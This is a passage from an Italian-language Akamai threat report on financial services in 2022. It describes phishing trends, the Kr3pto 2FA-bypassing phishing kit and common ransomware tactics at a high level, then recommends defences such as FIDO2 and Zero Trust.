È importante esaminare le motivazioni dei criminali per comprendere meglio quali tattiche, tecniche e procedure (TTP) probabilmente utilizzeranno per vittimizzare i clienti o colpire un'organizzazione. Il monitoraggio di tali metriche nel tempo fornirà alle organizzazioni informazioni sulle minacce sull'esposizione al rischio dei propri clienti e consentirà loro di valutare quali misure di sicurezza (ad es. MFA di Akamai, Akamai Account Protector e Akamai Bot Manager) sono necessarie per ridurre tali rischi..

Ci auguriamo che il modo in cui abbiamo classificato questi metodi e motivazioni di attacco vi aiuti a sviluppare esercizi e ad analizzare le tendenze all'interno della vostra organizzazione.

> **Sebbene assistiamo a numerosi tentativi di attacchi DDoS, sfruttamento delle vulnerabilità e attacchi alle applicazioni web, oltre l'80% degli attacchi viene sferrato contro i clienti dei servizi finanziari piuttosto che contro le istituzioni.**

# Tendenze di phishing: i clienti dei servizi finanziari sotto attacco

I servizi finanziari sono uno dei settori più presi di mira dalle truffe di phishing. La maggior parte degli attacchi di phishing ha motivazioni finanziarie, con perdite pari a 17.700 dollari al minuto. L'elevato guadagno derivante dalla riuscita degli attacchi di phishing ai servizi finanziari e ai relativi clienti è uno dei tanti motivi per cui questo settore viene pesantemente attaccato. Ad esempio, i criminali informatici possono incassare una notevole quantità di denaro vittimizzando un numero di clienti poiché il prezzo dei dettagli della carta di credito varia da 17 a 120 dollari.

Con i kit di phishing prontamente disponibili nel mercato clandestino a prezzi convenienti, i criminali informatici possono facilmente lanciare attacchi contro gli obiettivi prefissati. Sebbene questi attacchi di phishing prendano di mira prevalentemente i clienti degli istituti finanziari piuttosto che le istituzioni, il danno potrebbe estendersi oltre l'impatto individuale. I criminali informatici che impersonano servizi finanziari potrebbero danneggiare il brand e la reputazione della banca e compromettere la fiducia dei clienti (e perdere la loro azienda) nel processo. Le risorse utilizzate per correggere e gestire gli effetti degli attacchi di phishing riusciti potrebbero costare anche alle banche.

Abbiamo esaminato i brand che sono stati violati e impersonificati dalle truffe di phishing nel primo e nel secondo trimestre del 2022. Abbiamo classificato queste truffe in base al numero di vittime per tracciare con precisione le campagne di phishing e analizzare tendenze e modelli.





*Figura 20: vittime di phishing per il secondo trimestre del 2022*

La Figura 20 indica che le società di servizi finanziari e high-tech sono costantemente in cima all'elenco dei segmenti verticali maggiormente presi di mira. Abbiamo anche osservato un aumento della percentuale in questi due trimestri dal 32% (servizi finanziari) e dal 31% (high-tech), rispettivamente nel primo trimestre, al 47% (servizi finanziari) e al 36% (high-tech) nel secondo trimestre. Sebbene questi risultati non siano sorprendenti, è comunque preoccupante riscontrare la tendenza all'aumento degli attacchi di phishing contro i servizi finanziari.





*Figura 21: gli attacchi di phishing prendono maggiormente di mira gli account dei consumatori che gli account aziendali*

La maggior parte delle campagne di attacco di phishing (80,7%) ha preso di mira account di consumatori piuttosto che account aziendali (Figura 21). Ciò è dovuto alla massiccia domanda di account di consumatori compromessi nei mercati del dark web, che vengono utilizzati per lanciare attacchi di seconda fase legati alle frodi.

> **La ricerca di Akamai ha rivelato che le soluzioni 2FA basate su token non sono affatto invulnerabili e richiedono alle aziende l'adozione di protezioni multi-fattore più robuste.**

Tuttavia, pur rappresentando solo il 19,3% delle campagne di attacco, gli attacchi contro gli account aziendali non dovrebbero essere considerati marginali, poiché questi tipi di attacchi sono generalmente più mirati e hanno un maggiore potenziale di danni significativi. Gli attacchi che prendono di mira gli account aziendali possono causare la compromissione della rete di un'azienda con malware o ransomware o la divulgazione di informazioni riservate. Un attacco che inizia con un dipendente che fa clic su un collegamento in un'e-mail di phishing può comportare notevoli danni finanziari e di reputazione per l'azienda.

Un esempio degno di nota è l'attacco informatico Colonial Pipeline, in cui l'organizzazione è stata violata tramite un account VPN compromesso Sebbene la causa non possa essere confermata con certezza, è possibile che l'account compromesso abbia utilizzato la stessa password che sarebbe stata trovata nelle password trapelate sul dark web.

## Gli attacchi di phishing eludono l'autenticazione a due fattori

Akamai Security Research ha anche analizzato i kit più riutilizzati nel secondo trimestre del 2022, basandosi sul conteggio del numero di domini diversi utilizzati per fornire ciascun kit. Il toolkit Kr3pto è stato quello più frequentemente utilizzato ed è stato associato a più di 500 domini (Figura 22).





*Figura 22: Kr3pto è stato il kit di phishing più utilizzato nel secondo trimestre del 2022 e ha la capacità di bypassare 2FA*

L'autore dell'attacco, Kr3pto, è uno sviluppatore che crea e vende kit esclusivi che prendono di mira istituti finanziari e altri brand. In alcuni casi, questi kit attaccano società finanziarie del Regno Unito e riescono a eludere l'autenticazione 2FA. Le prove mostrano anche che questo kit di phishing, creato inizialmente più di tre anni fa, è ancora molto efficace e viene utilizzato attivamente nella realtà.

Anche se campagne di phishing come Kr3pto non sono una novità, i dettagli relativi ad attacchi come questi possono aiutare a capire le forze del mercato del phishing e ad evidenziare la portata e la complessità associate a tali attività. Una volta compromesse, le credenziali possono causare attività fraudolente o a un accesso non autorizzato a reti sicure, introducendo tecniche che eludono le soluzioni 2FA usando token OTP (One Time Password) o notifiche push.

La ricerca di Akamai ha rivelato che le soluzioni 2FA basate su token non sono affatto invulnerabili e richiedono alle aziende l'adozione di protezioni multi-fattore più robuste. FIDO2, ad esempio, è lo standard più recente per offrire una migliore sicurezza in quanto è senza password e richiede agli utenti di autenticarsi localmente (utilizzando la biometria, ad esempio) per visitare siti web o effettuare transazioni online. Poiché non richiede più nomi utente o password, non ci sono credenziali da rubare per attacchi di phishing.

# Il percorso verso il malware

In questo rapporto, abbiamo esaminato in dettaglio varie tattiche e metodi utilizzati dagli autori di attacchi per violare i servizi finanziari. In questa sezione, analizzeremo ciò che accade dopo che i criminali si sono infiltrati con successo nelle organizzazioni di servizi finanziari, tramite vulnerabilità nuove o vecchie, applicazioni web e attacchi API o truffe di phishing. Una volta che i criminali si sono infiltrati nella rete di un'organizzazione, possono eseguire una moltitudine di attività dannose, come compromettere la sicurezza mediante vari malware come il ransomware.

Il settore dei servizi finanziari è uno dei settori più protetti, eppure è sempre più sotto attacco e pertanto deve restare vigili sulle proprie esposizioni. Esaminare i moderni TTP del ransomware, che i criminali informatici utilizzano per violare le organizzazioni, è prudente: possiamo trovare principi corrispondenti tra RaaS e attacchi di phishing, scansione delle vulnerabilità e persino l'uso di attacchi DDoS come parte di uno schema di estorsione.

### Dall'accesso iniziale alla raccolta delle credenziali

Per raggiungere i propri obiettivi di infiltrazione e propagazione in rete, i gruppi di ransomware utilizzano vari strumenti, la maggior parte dei quali sono ben noti e ampiamente utilizzati nel settore. In effetti, di solito solo il crypter (e talvolta il trojan) sembra essere proprietario e differisce tra i vari gruppi di ransomware. Ma i TTP di movimento laterale, propagazione ed esfiltrazione dovrebbero essere familiari sia ai team rossi che a quelli blu: Cobalt Strike, Mimikatz e PsExec, solo per citarne alcuni.

Per la maggior parte dei ransomware, sembra che il vettore di violazione più comune sia il phishing, che induce l'utente ad aprire un documento o un archivio utilizzato come arma. Altri metodi comuni includono la violazione dei server VPN o RDP (Remote Desktop Protocol) "indovinando" le credenziali corrette. La fuga di notizie di Conti ha fornito documentazione di progettazione per i crawler di Internet che implementano altri metodi di infezione meno comunemente osservati (Figura 23).

*Figura 23: la kill chain del ransomware*

Il ransomware utilizza anche tecniche di movimento laterale comuni per spostarsi nella rete coperta da MITRE, come WMI, attività pianificate remote, RDP, WinRM e PsExec, nonché exploit zero-day come EternalBlue e BlueKeep. Per mantenere il proprio punto d'appoggio nella rete, la banda Conti ha utilizzato attività programmate. I manuali trapelati del gruppo indicano anche altri metodi di persistenza, quali le le chiavi di esecuzione del registro, l'avvio dell'applicazione di Office, i servizi di Windows e così via. Una volta che i criminali informatici ottengono privilegi di livello superiore, il passaggio successivo consiste nel rubare nomi di account e password. La raccolta delle credenziali viene in genere eseguita tramite il servizio LSASS (Local Security Authority Subsystem Service ) o il database SAM (Security Account Manager). Lo strumento più comune per questo scopo (che include anche molte altre utility di credential dumping) è Mimikatz. Anche le vulnerabilità zero-day sono fondamentali durante questa fase per ottenere le credenziali sulla rete.

> **Conoscere le vostre superfici di attacco può fornire informazioni approfondite sui rischi principali e, di conseguenza, consentirvi di escogitare controlli di sicurezza e piani di mitigazione appropriati.**

Questa sezione ha riportato un breve esempio di alcune delle tendenze da affrontare che stiamo osservando. Il ransomware è uno degli attacchi più devastanti che i clienti e qualsiasi organizzazione potrebbe subire e che potrebbe avere un impatto sulla fiducia dei clienti. Sebbene non sia così diffuso nel settore finanziario come in altri segmenti verticali, è un vettore di minaccia che deve essere monitorato e mitigato attentamente. Per ulteriori informazioni su questi TTP, consultate il nostro rapporto di Akamai sulle minacce ransomware per il primo semestre del 2022.

# Riepilogo: una superficie di attacco in espansione

I servizi finanziari sono uno dei settori maggiormente protetti al mondo, ma rimangono un obiettivo redditizio per i criminali informatici a causa della quantità e della natura dei dati riservati di cui sono in possesso. Nella nostra ricerca abbiamo scoperto che è uno dei settori principalmente e maggiormente presi di mira dagli attacchi quando vengono individuate nuove vulnerabilità e tra gli obiettivi preferiti dagli attacchi DDoS, attirano continuamente l'attenzione delle campagne di phishing, puntando ai loro clienti che subiscono l'impatto di questi attacchi".

I criminali trovano sempre il modo di penetrare nella vostra rete o influire sui vostri clienti. Conoscere le vostre superfici di attacco può fornire informazioni approfondite sui rischi principali e, di conseguenza, consentirvi di escogitare controlli di sicurezza e piani di mitigazione appropriati. Lo spostamento e l'impennata degli attacchi alle API e alle applicazioni web potrebbe aiutare le organizzazioni e i propri red team a comprendere meglio ciò su cui si stanno concentrando gli autori di attacchi e a dare priorità alla protezione dei potenziali punti deboli di conseguenza. Inoltre, essere consapevoli delle strette tempistiche possibili per reagire in caso di vulnerabilità nuove ed emergenti evidenzia l'importanza di attuare misure proattive, come la gestione delle patch.

La nostra ricerca evidenzia anche come le organizzazioni potrebbero proteggere adeguatamente i clienti grazie alla conoscenza dei tipi di attacchi che potrebbero riscontrare. Inoltre, è consigliabile adottare una mentalità "post-violazione" poiché minacce come il ransomware potrebbero sfruttare le vulnerabilità e utilizzare una moltitudine di strumenti e metodi per infiltrarsi nella rete. Questo rapporto invita le organizzazioni a considerare se dispongono degli strumenti e dei processi appropriati in grado di mitigare i rischi posti dal ransomware e da altre minacce. Infine, le best practice e processi come la cyber kill chain, l'architettura Zero Trust 800-207 del NIST e il più recente standard FIDO2 sono grandi risorse per il settore dei servizi finanziari.

Restate aggiornati sulla nostra ultima ricerca consultando il nostro Security Hub.

# Riconoscimenti

## Editoria e scrittura

Chen Doytshman

Or Katz

Eliad Kimhy

Badette Tribbey

## Analisi dei dati

Tom Emmons

Robert Lester

## Marketing ed editoria

Georgina Morales Hampe

Shivangi Sahu

## Altri rapporti sullo stato di Internet - Security

Leggete le edizioni precedenti e date un'occhiata ai prossimi rapporti sullo stato di Internet - Security:

akamai.com/soti

## Altre informazioni sulla ricerca delle minacce Akamai

Restate aggiornati con le ultime analisi dell'intelligence sulle minacce, rapporti sulla sicurezza e ricerche sulla cybersicurezza:

akamai.com/security-research

## Accesso ai dati dal rapporto

Potete visualizzare i grafici e i diagrammi citati in questo rapporto in versioni di alta qualità. L'utilizzo e la consultazione di queste immagini sono forniti a scopo gratuito, purché Akamai venga debitamente citata come fonte e venga conservato il logo dell'azienda: akamai.com/sotidata

## Ulteriori informazioni sulle soluzioni Akamai

**Per ulteriori informazioni sulle soluzioni Akamai contro le minacce che prendono di mira i servizi finanziari, visitate la nostra pagina CDN per i servizi finanziari.**

**A sostegno e protezione della vita online c'è sempre Akamai. Le principali aziende al mondo scelgono Akamai per creare, offrire e proteggere le loro experience digitali, aiutando miliardi di persone a vivere, lavorare e giocare ogni giorno. Con la piattaforma di computing più distribuita al mondo, dal cloud all'edge, siamo in grado di semplificare lo sviluppo e l'esecuzione di applicazioni per i nostri clienti, avvicinando le experience agli utenti e allontanando le minacce. Per ulteriori informazioni sulle soluzioni per la sicurezza, il computing e la delivery di Akamai, visitate il sito akamai.com e akamai.com/blog o seguite Akamai Technologies su Twitter e LinkedIn. Data di pubblicazione: 11/22.**